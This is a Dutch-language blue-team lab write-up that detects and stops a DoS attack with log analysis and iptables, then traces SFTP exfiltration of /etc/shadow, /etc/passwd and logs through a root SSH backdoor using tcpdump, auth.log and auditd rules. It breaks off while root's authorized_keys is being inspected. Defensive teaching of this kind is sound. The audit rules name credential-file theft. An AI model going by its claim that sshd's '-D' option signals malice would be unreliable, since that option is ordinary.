tcp6	221	0	192.168.1.3:80	192.168.1.124:56506	ESTABLISHED
tcp6	221	0	192.168.1.3:80	192.168.1.124:56510	ESTABLISHED
tcp6	222	0	192.168.1.3:80	192.168.1.124:51564	ESTABLISHED
tcp6	222	0	192.168.1.3:80	192.168.1.124:51646	ESTABLISHED
tcp6	222	0	192.168.1.3:80	192.168.1.124:51654	ESTABLISHED
tcp6	222	0	192.168.1.3:80	192.168.1.124:51724	ESTABLISHED
tcp6	222	0	192.168.1.3:80	192.168.1.124:51790	ESTABLISHED
tcp6	222	0	192.168.1.3:80	192.168.1.124:51886	ESTABLISHED
tcp6	222	0	192.168.1.3:80	192.168.1.124:51914	ESTABLISHED
tcp6	222	0	192.168.1.3:80	192.168.1.124:51922	ESTABLISHED
tcp6	222	0	192.168.1.3:80	192.168.1.124:51946	ESTABLISHED
tcp6	222	0	192.168.1.3:80	192.168.1.124:51976	ESTABLISHED
tcp6	222	0	192.168.1.3:80	192.168.1.124:56424	ESTABLISHED
tcp6	222	0	192.168.1.3:80	192.168.1.124:56518	ESTABLISHED
tcp6	222	0	192.168.1.3:80	LISTEN	

Netstat kan ons helpen het aantal verbindingen met onze server te zien.

Analyse van de aanvraag methode

```
awk '{print $6}' /var/log/apache2/access.log | sort | uniq -c | sort -nr
```

```
john@bt-server01:~$ awk '{print $6}' /var/log/apache2/access.log | sort | uniq -c | sort -nr
36785 "GET
      1 HTTP/1.1"
john@bt-server01:~$
```

Uit de output blijkt dat het "GET"-verzoek 36.785 keer is opgestuurd. Dit type verzoek wordt vaak gebruikt bij DDoS-aanvallen om verbindingen te openen en te overbeladen, met als doel de verbindingscapaciteit van de server te maximaliseren.

Real time aanvragen bewaken

```
tail -f /var/log/apache2/access.log | grep --color=auto 192.168.1.124
```

Nu kunnen we verzoeken in realtime volgen, zodat we lopende aanvallen kunnen onderscheppen.

<https://www.youtube.com/watch?v=Qt21D6r3Hlq>

Zoals u kunt zien, doet het opgegeven IP-adres veel realtime verzoeken, wat wijst op een live DoS-aanval. Nu we het probleem kennen, moeten we de aanval stoppen en ervoor zorgen dat onze webserver weer soepel werkt.

5.1.6. Stoppen aanval 2: DoS

Om de aanvaller buiten de deur te houden, gebruiken we **iptables** om te bepalen wie verbinding kan maken met onze webserver. IPTables is een krachtig hulpmiddel voor het beheren van netwerkverkeer en het beschermen van Linux-systemen tegen ongewenste toegang en aanvallen.

De IPTables regel toevoegen

```
sudo iptables -A INPUT -s 192.168.1.124 -p tcp --dport 80 -j DROP
```

- **`-A INPUT`**: Voegt een regel toe aan de INPUT-keten.
- **`-s 192.168.1.124`**: Hiermee geeft u het bron-IP-adres op.
- **`-p tcp`**: Hiermee geeft u aan dat de regel van toepassing is op TCP-verkeer.
- **`--dport 80`**: Hiermee geeft u aan dat de regel van toepassing is op verkeer dat bestemd is voor poort 80 (HTTP).
- **`-j DROP`**: Springt naar het DROP-doel, wat betekent dat het pakket wordt gedroppt.

De IPTables regel opslaan

```
sudo iptables-save | sudo tee /etc/iptables/rules.v4
```

Eind resultaat

Nu we een firewallregel hebben toegevoegd met iptables, kunnen we deze controleren om te zien hoeveel verbindingspogingen deze blokkeert. Dit zal ons laten zien hoe effectief het de toegang tot HTTP vanaf dat IP-adres verhindert.

```
john@bt-server01:~$ sudo iptables -L INPUT -v -n
Chain INPUT (policy ACCEPT 29146 packets, 2525K bytes)
 pkts bytes target  prot opt in     out     source               destination
15292  960K DROP   all  --  *       *        192.168.1.124      0.0.0.0/0          tcp dpt:80
john@bt-server01:~$
```

```
kali@attack-server:~$ curl http://192.168.1.3
curl: (28) Failed to connect to 192.168.1.3 port 80 after 135612 ms: Couldn't connect to server
kali@attack-server:~$
```

<https://www.youtube.com/watch?v=EDlz7e9rOk4>

Onze nieuwe regel werkt goed. De firewall heeft 15.292 pakketten geblokkeerd, waardoor het doelwit geen toegang heeft tot de webserver. Nu draait de website weer soepel, zonder vertragingen of time-outs van de verbinding.

5.1.7. Verbeteren van de webserver

- Beperk het aantal verbindingen vanaf één IP-adres:

```
sudo iptables -A INPUT -p tcp --dport 80 -m state --state NEW -m recent -set

sudo iptables -A INPUT -p tcp --dport 80 -m state --state NEW -m recent --update --seconds 60 --hitcount 30 -j DROP
```

Dit houdt elke nieuwe verbindingspoging bij naar poort 80 waar de webserver draait en als een IP-adres binnen 60 seconden meer dan 30 verbindingspogingen doet, worden de volgende pogingen geweigerd.

- Gebruik een **Content Delivery Network (CDN)** dat de inhoud van de website over vele servers over de hele wereld verspreidt > Cloudflare
- **Web Application Firewall (WAF)**
 - Mod Security: Een open-source WAF die integreert met Apache, Nginx en IIS.

5.1.8. Osporen aanval 3: Actieve data-exfiltratie

De deelnemer weet dat er een achterdeur is gecreëerd na de compromittering van de server en dat de aanvaller toegang heeft gekregen, waardoor onbevoegde gegevensstroom mogelijk is. De eerste stap die ze kunnen ondernemen is om recente en huidige aanmeldingen te controleren.

```
who
```

```
w
```

```
john@bt-server01:~$ w
 09:02:58 up 11 min,  2 users,  load average: 0.10, 0.08, 0.07
USER   TTY      FROM          LOGIN@    IDLE     JCPU   PCPU WHAT
john    tty1     -           08:52    1.00s  0.11s ?      w
root    192.168.1.199  09:02    10:47   0.00s  0.08s sshd: root@pts/0
john@bt-server01:~$ _
```

Zoals je kunt zien, is iemand met het IP-adres '**192.168.1.199**' momenteel ingelogd als rootgebruiker. Dit item geeft aan dat de rootgebruiker een actieve SSH-sessie heeft die is verbonden vanaf dit IP-adres en dat hun huidige of meest recente activiteit interactie was met de SSH-daemon (sshd). Dit is zeer verdacht! Het is tijd om erachter te komen wie deze persoon is en wat hij doet.

Nu we een actieve SSH-sessie hebben geïdentificeerd, moeten we de processen die verband houden met SSH opsommen om meer informatie te verzamelen.

```
ps aux | grep ssh
```

```
john@bt-server01:~$ ps aux | grep ssh
root      1130  0.0  0.1 12020  7808 ?        Ss   14:03  0:00 sshd: /usr/sbin/sshd -D [listener] 0 of 10-100 startups
```

Het 'sshd'-proces met PID '1130' wordt uitgevoerd met de opties '-D' en '[listener]'. De optie '-D' zorgt ervoor dat 'sshd' op de achtergrond blijft staan, wat niet typisch is voor reguliere SSH-servicebewerkingen en een indicatie kan zijn van een kwaadaardig script of aanvaller die een permanente verbinding onderhoudt.

Nu we weten dat iemand een persistente root SSH-verbinding onderhoudt, zal ik '**tcpdump**' gebruiken om netwerkverkeer op poort 22 vast te leggen en te analyseren om onbevoegde activiteiten te identificeren.

```
tcpdump -i any port 22
```

```
root@bt-server01:/home/john# tcpdump -i any port 22
tcpdump: data link type LINUX_SLL2
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on any, link-type LINUX_SLL2 (Linux cooked v2), snapshot length 262144 bytes
-
```

https://www.youtube.com/watch?v=XP9_yCJhK28

```

15:37:07.917535 eth0 Out IP 192.168.1.3.ssh > 192.168.1.199.60713: Flags [., ack 2913, win 249, options [nop,nop,TS val 1596463123 ecr 2270878182], length 0
15:37:07.917778 eth0 Out IP 192.168.1.3.ssh > 192.168.1.199.60713: Flags [P.], seq 2693:2737, ack 2913, win 249, options [nop,nop,TS val 1596463124 ecr 2270878182], length 44
15:37:07.919935 eth0 In IP 192.168.1.199.60713 > 192.168.1.3.ssh: Flags [P.], seq 2913:2973, ack 2737, win 249, options [nop,nop,TS val 2270878183 ecr 1596463124]
15:37:07.919935 eth0 Out IP 192.168.1.3.ssh > 192.168.1.199.60713: Flags [P.], seq 2737:3001, ack 2973, win 249, options [nop,nop,TS val 1596463126 ecr 2270878183], length 264
15:37:07.920928 eth0 In IP 192.168.1.199.60713 > 192.168.1.3.ssh: Flags [P.], seq 2973:3345, ack 3001, win 249, options [nop,nop,TS val 2270878185 ecr 1596463126], length 372
15:37:07.924641 eth0 Out IP 192.168.1.3.ssh > 192.168.1.199.60713: Flags [P.], seq 3001:3333, ack 3345, win 249, options [nop,nop,TS val 1596463130 ecr 2270878185], length 332
15:37:07.927543 eth0 In IP 192.168.1.199.60713 > 192.168.1.3.ssh: Flags [P.], seq 3345:4077, ack 3333, win 249, options [nop,nop,TS val 2270878192 ecr 1596463130], length 732
15:37:07.935836 eth0 Out IP 192.168.1.3.ssh > 192.168.1.199.60713: Flags [P.], seq 3333:3361, ack 4077, win 249, options [nop,nop,TS val 1596463142 ecr 2270878192], length 28
15:37:07.936965 eth0 In IP 192.168.1.199.60713 > 192.168.1.3.ssh: Flags [P.], seq 4077:4189, ack 3361, win 249, options [nop,nop,TS val 2270878201 ecr 1596463142], length 112
15:37:07.977774 eth0 Out IP 192.168.1.3.ssh > 192.168.1.199.60713: Flags [., ack 4189, win 249, options [nop,nop,TS val 1596463184 ecr 2270878201]], length 0
`C
116 packets captured
809 packets received by filter
693 packets dropped by kernel

```

De output toont een actieve SSH-sessie waarbij pakketten snel worden uitgewisseld tussen '192.168.1.199' en '192.168.1.3'. De aanwezigheid van bevestigings- en pushvlaggen ([P.]) suggereert voortdurende communicatie en gegevensoverdracht tussen deze twee systemen.

Om de lopende actieve SSH-sessie van '192.168.1.199' te onderzoeken, moeten we het auth.log-bestand bekijken voor meer details.

```
tail -f /var/log/auth.log | grep "192.168.1.199"
```

```

2024-06-04T09:59:04.266197+00:00 bt-server01 sshd[7511]: Starting session: subsystem 'sftp' for root from 192.168.1.199 port 43817 id 0
2024-06-04T09:59:04.287679+00:00 bt-server01 sshd[7511]: Close session: user root from 192.168.1.199 port 43817 id 0
2024-06-04T09:59:04.287679+00:00 bt-server01 sshd[7511]: Received disconnect from 192.168.1.199 port 43817:11: disconnected by user
2024-06-04T09:59:04.288998+00:00 bt-server01 sshd[7511]: Disconnected from user root 192.168.1.199 port 43817
2024-06-04T09:59:04.308442+00:00 bt-server01 sshd[7560]: Connection from 192.168.1.199 port 51549 on 192.168.1.3 port 22 rdomain ""
2024-06-04T09:59:04.521500+00:00 bt-server01 sshd[7560]: Postponed publickey for root from 192.168.1.199 port 51549 ssh2 [preauth]
2024-06-04T09:59:04.530094+00:00 bt-server01 sshd[7560]: Accepted publickey for root from 192.168.1.199 port 51549 ssh2: RSA SHA256:Vum0YqQVdajtwCsKhZ7YAgdZLaWJgz1Mn0VuSLBaB8E8
2024-06-04T09:59:04.716310+00:00 bt-server01 sshd[7560]: Starting session: subsystem 'sftp' for root from 192.168.1.199 port 51549 id 0
2024-06-04T09:59:04.765764+00:00 bt-server01 sshd[7560]: Received disconnect from 192.168.1.199 port 51549:11: disconnected by user
2024-06-04T09:59:04.766073+00:00 bt-server01 sshd[7560]: Disconnected from user root 192.168.1.199 port 51549
2024-06-04T09:59:04.791637+00:00 bt-server01 sshd[7560]: Connection from 192.168.1.199 port 41859 on 192.168.1.3 port 22 rdomain ""
2024-06-04T09:59:04.801743+00:00 bt-server01 sshd[7560]: Postponed publickey for root from 192.168.1.199 port 41859 ssh2 [preauth]
2024-06-04T09:59:05.007589+00:00 bt-server01 sshd[7609]: Accepted publickey for root from 192.168.1.199 port 41859 ssh2: RSA SHA256:Vum0YqQVdajtwCsKhZ7YAgdZLaWJgz1Mn0VuSLBaB8E8
2024-06-04T09:59:05.208724+00:00 bt-server01 sshd[7609]: Starting session: subsystem 'sftp' for root from 192.168.1.199 port 41859 id 0
2024-06-04T09:59:05.307202+00:00 bt-server01 sshd[7609]: Close session: user root from 192.168.1.199 port 41859 id 0
2024-06-04T09:59:05.307473+00:00 bt-server01 sshd[7609]: Received disconnect from 192.168.1.199 port 41859:11: disconnected by user
2024-06-04T09:59:05.307839+00:00 bt-server01 sshd[7609]: Disconnected from user root 192.168.1.199 port 41859
2024-06-04T09:59:05.323848+00:00 bt-server01 sshd[7658]: Connection from 192.168.1.199 port 41147 on 192.168.1.3 port 22 rdomain ""
2024-06-04T09:59:05.529083+00:00 bt-server01 sshd[7658]: Postponed publickey for root from 192.168.1.199 port 41147 ssh2 [preauth]
2024-06-04T09:59:05.536616+00:00 bt-server01 sshd[7658]: Accepted publickey for root from 192.168.1.199 port 41147 ssh2: RSA SHA256:Vum0YqQVdajtwCsKhZ7YAgdZLaWJgz1Mn0VuSLBaB8E8
2024-06-04T09:59:05.730112+00:00 bt-server01 sshd[7658]: Starting session: subsystem 'sftp' for root from 192.168.1.199 port 41147 id 0
2024-06-04T09:59:05.787099+00:00 bt-server01 sshd[7658]: Close session: user root from 192.168.1.199 port 41147 id 0
2024-06-04T09:59:05.787237+00:00 bt-server01 sshd[7658]: Received disconnect from 192.168.1.199 port 41147:11: disconnected by user
2024-06-04T09:59:05.787316+00:00 bt-server01 sshd[7658]: Disconnected from user root 192.168.1.199 port 41147

```

<https://www.youtube.com/watch?v=RaFpEoVeoME>

We hebben **herhaalde en snelle succesvolle authenticatiepogingen** waargenomen met behulp van een **openbare sleutel** voor de rootgebruiker vanaf het onderzochte IP-adres. Deze activiteit is zeer verdacht. Het lijkt erop dat de aanvaller de server heeft gecompromiteerd en zijn eigen **SSH-sleutels** heeft toegevoegd om permanente toegang te behouden.

Bovendien hebben we herhaalde gevallen van subsysteem '**sftp**' voor **root** gedetecteerd van **192.168.1.199**. Dit geeft aan dat SFTP-sessies worden gestart, waarschijnlijk voor bestandsoverdrachten. Het is mogelijk dat de aanvaller deze sessies gebruikt om **bestanden** van onze server **over te zetten**.

5.1.9. Oepsoren aanval 3: Welke bestanden worden overgebracht

Standaard registreert SCP geen gedetailleerde activiteiten, zoals bestandsoverdrachten. Het registreert alleen verbindingspogingen, zoals te zien is in het voorbeeld: sftp voor root van 192.168.1.199.

Om te controleren welke bestanden worden overgedragen, installeren we **auditd**. Deze tool houdt activiteiten op het gebied van bestandstoegang bij en registreert deze.

- sudo apt-get install Auditd
- Auditregels toegevoegd om de toegang tot bestanden te controleren in: '/etc/audit/rules.d/audit.rules'
- sudo systemctl restart auditd

```
GNU nano 7.2                                     /etc/audit/rules.d/audit.rules *
```

```
## First rule - delete all
-D

## Increase the buffers to survive stress events.
## Make this bigger for busy systems
-b 8192

## This determine how long to wait in burst of events
--backlog_wait_time 60000

## Set failure mode to syslog
-f 1

## Files that are really being copied
-w /etc/shadow -p r -k shadow_read
-w /etc/passwd -p r -k passwd_read
-w /var/log/ -p r -k log_read

## Just for testing
-w /etc/fstab -p r -k fstab_read
-w /boot/ -p r -k boot_read
-w /opt/ -p r -k opt_read
```

- **-w:** Specificeert het bestand dat moet worden bekijken.
- **-p r:** Specificeert de machtigingen die moeten worden bewaakt. 'r' voor leestoegang.
- **-k:** Een aangepaste tag waarmee u eenvoudig logboekvermeldingen kunt identificeren die betrekking hebben op het specifieke bestand dat u controleert.

De deelnemer is zich momenteel niet bewust van de bestanden waartoe de indringer toegang heeft. Daarom is het hun taak om met de regels te experimenteren en ze te testen op verschillende bestanden en mappen. De uitdaging bij auditing is dat als je de hele /etc directory controleert, je waarschuwingen ontvangt voor bestanden die zowel door de indringer als door het systeem zelf worden geopend, wat normaal is. Dit zorgt echter voor veel ruis, waardoor het moeilijk is om te identificeren welke bestanden door de indringer zijn geopend.

Om deze ruis te voorkomen, is het beter om individuele bestanden in de /etc directory te testen in plaats van de hele directory. Als de deelnemer vastloopt, kan hij een hint krijgen dat de focus moet liggen op de twee meest kritieke bestanden: de schaduw- en passwd-bestanden.

Deze taak verschilt van het bewaken van de gehele /var/log-map, aangezien alleen specifieke bestanden zoals syslog, kern.log en auth.log worden gemonitord. Ter demonstratie zal ik laten zien dat er geen uitvoer is voor onjuiste bestanden, zoals die in de fstab-, boot- en opt-mappen, omdat de aanvaller niet met deze bestanden interacteert.

- **`sudo ausearch -k log_read -c sftp`**
- **`sudo ausearch -k shadow_read -c sftp`**
- **`sudo ausearch -k shadow_read -c sftp`**
- **`sudo ausearch -k fstab_read -c sftp`**
- **`sudo ausearch -k boot_read -c sftp`**
- **`sudo ausearch -k opt_read -c sftp`**

Het commando 'sudo ausearch -k log_read -c sftp' wordt gebruikt om auditlogs te doorzoeken op specifieke gebeurtenissen. We gebruiken '**-c sftp**' om gebeurtenissen met het sftp-commando te filteren, omdat **eerder bewijs** aangaf dat de aanvaller dit protocol gebruikt voor bestandsoverdracht.

```
2024-06-04T09:59:04.791697+00:00 bt-server01 sshd[7609]: Connection from 192.168.1.199 port 41859 on 192.168.1.3 port 22 rdomain ""
2024-06-04T09:59:05.001743+00:00 bt-server01 sshd[7609]: Postponed publickey for root from 192.168.1.199 port 41859 ssh2 [preauth]
2024-06-04T09:59:05.007589+00:00 bt-server01 sshd[7609]: Accepted publickey for root from 192.168.1.199 port 41859 ssh2: RSA SHA256:VumOyqQVdaJtwCsKHz7YAgdZLaWJ
g21nroVgSL088E8
2024-06-04T09:59:05.208724+00:00 bt-server01 sshd[7609]: Starting session: subsystem 'sftp' for root from 192.168.1.199 port 41859 id 0
2024-06-04T09:59:05.307202+00:00 bt-server01 sshd[7609]: Close session: user root from 192.168.1.199 port 41859 id 0
2024-06-04T09:59:05.307473+00:00 bt-server01 sshd[7609]: Received disconnect from 192.168.1.199 port 41859:11: disconnected by user
2024-06-04T09:59:05.307839+00:00 bt-server01 sshd[7609]: Disconnected from user root 192.168.1.199 port 41859
2024-06-04T09:59:05.323848+00:00 bt-server01 sshd[7658]: Connection from 192.168.1.199 port 41147 on 192.168.1.3 port 22 rdomain ""
```

```
root@bt-server01:/home/john# sudo ausearch -k log_read -c sftp
```

```
time→Wed Jun  5 19:15:14 2024
type=PROCTITLE msg=audit(1717614914.436:6085): proctitle=737368643A20726F6F74406E6F747479
type=PATH msg=audit(1717614914.436:6085): item=0 name="/var/log/auth.log" inode=1505 dev=fc:00 mode=0100640 ouid=103 ogid=4 rdev=0
0:00 nametype=NORMAL cap_fp=0 cap_fi=0 cap_fe=0 cap_fver=0 cap_frootid=0
type=CWD msg=audit(1717614914.436:6085): cwd="/root"
type=SYSCALL msg=audit(1717614914.436:6085): arch=c000003e syscall=257 success=yes exit=3 a0=fffffff9c a1=62fbac664360 a2=0 a3=0 it
ems=1 ppid=9855 pid=9902 auid=0 uid=0 gid=0 euid=0 suid=0 egid=0 sgid=0 fsgid=0 tty=(none) ses=188 comm="sftp-server" exe=
"/usr/lib/openssh/sftp-server" subj=unconfined key="log_read"
_____
time→Wed Jun  5 19:15:14 2024
type=PROCTITLE msg=audit(1717614914.935:6115): proctitle=737368643A20726F6F74406E6F747479
type=PATH msg=audit(1717614914.935:6115): item=0 name="/var/log/syslog" inode=12897 dev=fc:00 mode=0100640 ouid=103 ogid=4 rdev=0
0:00 nametype=NORMAL cap_fp=0 cap_fi=0 cap_fe=0 cap_fver=0 cap_frootid=0
type=CWD msg=audit(1717614914.935:6115): cwd="/root"
type=SYSCALL msg=audit(1717614914.935:6115): arch=c000003e syscall=257 success=yes exit=3 a0=fffffff9c a1=618c7bd59360 a2=0 a3=0 it
ems=1 ppid=9903 pid=9950 auid=0 uid=0 gid=0 euid=0 suid=0 egid=0 sgid=0 fsgid=0 tty=(none) ses=189 comm="sftp-server" exe=
"/usr/lib/openssh/sftp-server" subj=unconfined key="log_read"
_____
time→Wed Jun  5 19:15:15 2024
type=PROCTITLE msg=audit(1717614915.406:6145): proctitle=737368643A20726F6F74406E6F747479
type=PATH msg=audit(1717614915.406:6145): item=0 name="/var/log/kern.log" inode=15145 dev=fc:00 mode=0100640 ouid=103 ogid=4 rdev=
00:00 nametype=NORMAL cap_fp=0 cap_fi=0 cap_fe=0 cap_fver=0 cap_frootid=0
type=CWD msg=audit(1717614915.406:6145): cwd="/root"
type=SYSCALL msg=audit(1717614915.406:6145): arch=c000003e syscall=257 success=yes exit=3 a0=fffffff9c a1=5fcacfffe360 a2=0 a3=0 it
ems=1 ppid=9951 pid=9998 auid=0 uid=0 gid=0 euid=0 suid=0 egid=0 sgid=0 fsgid=0 tty=(none) ses=190 comm="sftp-server" exe=
"/usr/lib/openssh/sftp-server" subj=unconfined key="log_read"
root@bt-server01:/home/john#
```

```
root@bt-server01:/home/john# sudo ausearch -k shadow_read -c sftp
```

```

time→Wed Jun 5 19:08:26 2024
type=PROCTITLE msg=audit(1717614506.327:5375): proctitle=737368643A20726F6F74406E6F747479
type=PATH msg=audit(1717614506.327:5375): item=0 name="/etc/shadow" inode=395067 dev=fc:00 mode=0100640 uid=0 ogid=42 rdev=00:00 nam
etype=NORMAL cap_fp=0 cap_fi=0 cap_fe=0 cap_fver=0 cap_frootid=0
type=CWD msg=audit(1717614506.327:5375): cwd="/root"
type=SYSCALL msg=audit(1717614506.327:5375): arch=c000003e syscall=257 success=yes exit=3 a0=fffff9c a1=5a8248c6b360 a2=0 a3=0 items
=1 ppid=8684 pid=8809 auid=0 uid=0 gid=0 euid=0 suid=0 egid=0 sgid=0 fsgid=0 tty=(none) ses=163 comm="sftp-server" exe="/usr/
lib/openssh/sftp-server" subj=unconfined key="shadow_read"
_____
time→Wed Jun 5 19:10:26 2024
type=PROCTITLE msg=audit(1717614626.395:5580): proctitle=737368643A20726F6F74406E6F747479
type=PATH msg=audit(1717614626.395:5580): item=0 name="/etc/shadow" inode=395067 dev=fc:00 mode=0100640 uid=0 ogid=42 rdev=00:00 nam
etype=NORMAL cap_fp=0 cap_fi=0 cap_fe=0 cap_fver=0 cap_frootid=0
type=CWD msg=audit(1717614626.395:5580): cwd="/root"
type=SYSCALL msg=audit(1717614626.395:5580): arch=c000003e syscall=257 success=yes exit=3 a0=fffff9c a1=55bd5515b360 a2=0 a3=0 items
=1 ppid=9016 pid=9142 auid=0 uid=0 gid=0 euid=0 suid=0 egid=0 sgid=0 fsgid=0 tty=(none) ses=169 comm="sftp-server" exe="/usr/
lib/openssh/sftp-server" subj=unconfined key="shadow_read"
_____
time→Wed Jun 5 19:12:50 2024
type=PROCTITLE msg=audit(1717614770.481:5783): proctitle=737368643A20726F6F74406E6F747479
type=PATH msg=audit(1717614770.481:5783): item=0 name="/etc/shadow" inode=395067 dev=fc:00 mode=0100640 uid=0 ogid=42 rdev=00:00 nam
etype=NORMAL cap_fp=0 cap_fi=0 cap_fe=0 cap_fver=0 cap_frootid=0
type=CWD msg=audit(1717614770.481:5783): cwd="/root"
type=SYSCALL msg=audit(1717614770.481:5783): arch=c000003e syscall=257 success=yes exit=3 a0=fffff9c a1=5a285b641360 a2=0 a3=0 items
=1 ppid=9345 pid=9470 auid=0 uid=0 gid=0 euid=0 suid=0 egid=0 sgid=0 fsgid=0 tty=(none) ses=177 comm="sftp-server" exe="/usr/
lib/openssh/sftp-server" subj=unconfined key="shadow_read"
_____
time→Wed Jun 5 19:15:13 2024
type=PROCTITLE msg=audit(1717614913.536:6025): proctitle=737368643A20726F6F74406E6F747479
type=PATH msg=audit(1717614913.536:6025): item=0 name="/etc/shadow" inode=395067 dev=fc:00 mode=0100640 uid=0 ogid=42 rdev=00:00 nam
etype=NORMAL cap_fp=0 cap_fi=0 cap_fe=0 cap_fver=0 cap_frootid=0
type=CWD msg=audit(1717614913.536:6025): cwd="/root"
type=SYSCALL msg=audit(1717614913.536:6025): arch=c000003e syscall=257 success=yes exit=3 a0=fffff9c a1=5ab41e68b360 a2=0 a3=0 items
=1 ppid=9681 pid=9806 auid=0 uid=0 gid=0 euid=0 suid=0 egid=0 sgid=0 fsgid=0 tty=(none) ses=185 comm="sftp-server" exe="/usr/
lib/openssh/sftp-server" subj=unconfined key="shadow_read"
root@bt-server01:/home/john# █

```

```

root@bt-server01:/home/john# sudo ausearch -k passwd_read -c sftp█

```

```

time→Wed Jun 5 19:12:51 2024
type=PROCTITLE msg=audit(1717614771.854:5872): proctitle=737368643A20726F6F74406E6F747479
type=PATH msg=audit(1717614771.854:5872): item=0 name="/etc/passwd" inode=395050 dev=fc:00 mode=0100644 uid=0 ogid=0 rdev=00:00 name
type=NORMAL cap_fp=0 cap_fi=0 cap_fe=0 cap_fver=0 cap_frootid=0
type=CWD msg=audit(1717614771.854:5872): cwd="/root"
type=SYSCALL msg=audit(1717614771.854:5872): arch=c000003e syscall=257 success=yes exit=3 a0=fffff9c a1=7329d3dcf320 a2=80000 a3=0 i
tems=1 ppid=9561 pid=9614 auid=0 uid=0 gid=0 euid=0 suid=0 egid=0 sgid=0 fsgid=0 tty=(none) ses=181 comm="sftp-server" exe="/
usr/lib/openssh/sftp-server" subj=unconfined key="passwd_read"
_____
time→Wed Jun 5 19:12:52 2024
type=PROCTITLE msg=audit(1717614772.336:5902): proctitle=737368643A20726F6F74406E6F747479
type=PATH msg=audit(1717614772.336:5902): item=0 name="/etc/passwd" inode=395050 dev=fc:00 mode=0100644 uid=0 ogid=0 rdev=00:00 name
type=NORMAL cap_fp=0 cap_fi=0 cap_fe=0 cap_fver=0 cap_frootid=0
type=CWD msg=audit(1717614772.336:5902): cwd="/root"
type=SYSCALL msg=audit(1717614772.336:5902): arch=c000003e syscall=257 success=yes exit=3 a0=fffff9c a1=7e4ea0dcf320 a2=80000 a3=0 i
tems=1 ppid=9615 pid=9662 auid=0 uid=0 gid=0 euid=0 suid=0 egid=0 sgid=0 fsgid=0 tty=(none) ses=182 comm="sftp-server" exe="/
usr/lib/openssh/sftp-server" subj=unconfined key="passwd_read"
_____
time→Wed Jun 5 19:15:13 2024
type=PROCTITLE msg=audit(1717614913.530:6024): proctitle=737368643A20726F6F74406E6F747479
type=PATH msg=audit(1717614913.530:6024): item=0 name="/etc/passwd" inode=395050 dev=fc:00 mode=0100644 uid=0 ogid=0 rdev=00:00 name
type=NORMAL cap_fp=0 cap_fi=0 cap_fe=0 cap_fver=0 cap_frootid=0
type=CWD msg=audit(1717614913.530:6024): cwd="/root"
type=SYSCALL msg=audit(1717614913.530:6024): arch=c000003e syscall=257 success=yes exit=3 a0=fffff9c a1=76aae57cf320 a2=80000 a3=0 i
tems=1 ppid=9680 pid=9806 auid=0 uid=0 gid=0 euid=0 suid=0 egid=0 sgid=0 fsgid=0 tty=(none) ses=185 comm="sftp-server" exe="/
usr/lib/openssh/sftp-server" subj=unconfined key="passwd_read"
_____
time→Wed Jun 5 19:15:13 2024
type=PROCTITLE msg=audit(1717614913.984:6054): proctitle=737368643A20726F6F74406E6F747479
type=PATH msg=audit(1717614913.984:6054): item=0 name="/etc/passwd" inode=395050 dev=fc:00 mode=0100644 uid=0 ogid=0 rdev=00:00 name
type=NORMAL cap_fp=0 cap_fi=0 cap_fe=0 cap_fver=0 cap_frootid=0
type=CWD msg=audit(1717614913.984:6054): cwd="/root"
type=SYSCALL msg=audit(1717614913.984:6054): arch=c000003e syscall=257 success=yes exit=3 a0=fffff9c a1=7eb8fc3cf320 a2=80000 a3=0 i
tems=1 ppid=9807 pid=9854 auid=0 uid=0 gid=0 euid=0 suid=0 egid=0 sgid=0 fsgid=0 tty=(none) ses=187 comm="sftp-server" exe="/
usr/lib/openssh/sftp-server" subj=unconfined key="passwd_read"

```

In de eerste afbeelding laten de logs zien dat het sftp-serverproces dat onder de rootgebruiker draait, op 5 juni 2024 rond 19:15:14 tot 19:15:15 met succes toegang heeft gekregen tot

verschillende logbestanden (/var/log/auth.log, /var/log/syslog en /var/log/kern.log). Dit duidt op mogelijk onbevoegde of verdachte leesactiviteiten op deze kritieke logbestanden via sftp.

Op dezelfde manier geven de logboeken in de tweede en derde afbeelding aan dat het sftp-serverproces dat onder de rootgebruiker wordt uitgevoerd, met succes toegang heeft gekregen tot de bewaakte bestanden.

Deze logboeken leveren het bewijs dat de bestanden worden gekopieerd, zoals te zien is aan de tijdstempels die nauw overeenkomen met die op de computer van de aanvaller.

```
kali@attack-server:~/exfiltrated_data$ ls
auth_log_2024-06-05_19:15:12 kern_log_2024-06-05_19:15:12 passwd_2024-06-05_19:15:12 shadow_2024-06-05_19:15:12 syslog_2024-06-05_19:15:12
kali@attack-server:~/exfiltrated_data$ _
```

```
root@bt-server01:/home/john# sudo ausearch -k fstab_read -c sftp
<no matches>
root@bt-server01:/home/john# sudo ausearch -k boot_read -c sftp
<no matches>
root@bt-server01:/home/john# sudo ausearch -k opt_read -c sftp
<no matches>
root@bt-server01:/home/john#
```

Er werden geen overeenkomsten gevonden bij het controleren van de andere mappen of bestanden, in tegenstelling tot de vorige drie.

5.1.10. Stoppen aanval 3: Actieve data-exfiltratie

Nu we hebben vastgesteld welke bestanden worden gekopieerd, is het van cruciaal belang om onmiddellijk actie te ondernemen om dit te stoppen en te voorkomen dat de aanvaller verder toegang krijgt.

Tijdens ons onderzoek hebben we ook **herhaalde en snelle succesvolle authenticatiepogingen** waargenomen met behulp van een **openbare sleutel** voor de rootgebruiker vanaf het onderzochte IP-adres.

```
2024-06-04T09:59:05.529033+00:00 bt-server01 sshd[7658]: Postponed publickey for root from 192.168.1.199 port 41147 ssh2 [preauth]
2024-06-04T09:59:05.536616+00:00 bt-server01 sshd[7658]: Accepted publickey for root from 192.168.1.199 port 41147 ssh2: RSA SHA256:Vum0YqQVdajtwCskHz7YAgd2LaWJ
gz1Mn0ysL8a8EB
2024-06-04T09:59:05.730112+00:00 bt-server01 sshd[7658]: Starting session: subsystem 'sftp' for root from 192.168.1.199 port 41147 id 0
```

Geautoriseerde sleutels voor de rootgebruiker of andere gebruikers worden meestal opgeslagen in '/root/.ssh/authorized_keys' voor de rootgebruiker en '/home/<user>/.ssh/authorized_keys' voor andere gebruikers. Het is essentieel om deze locaties onmiddellijk te controleren om niet-geautoriseerde sleutels te identificeren en te beheren.

```
john@bt-server01:~/.ssh$ ls
authorized_keys
john@bt-server01:~/.ssh$ cat authorized_keys
john@bt-server01:~/.ssh$
```

Er is niets gevonden in de directory van John, dus nu gaan we de '.ssh' directory van de root controleren.

```
root@bt-server01:~/ssh# ls
authorized_keys
root@bt-server01:~/ssh# cat authorized_keys
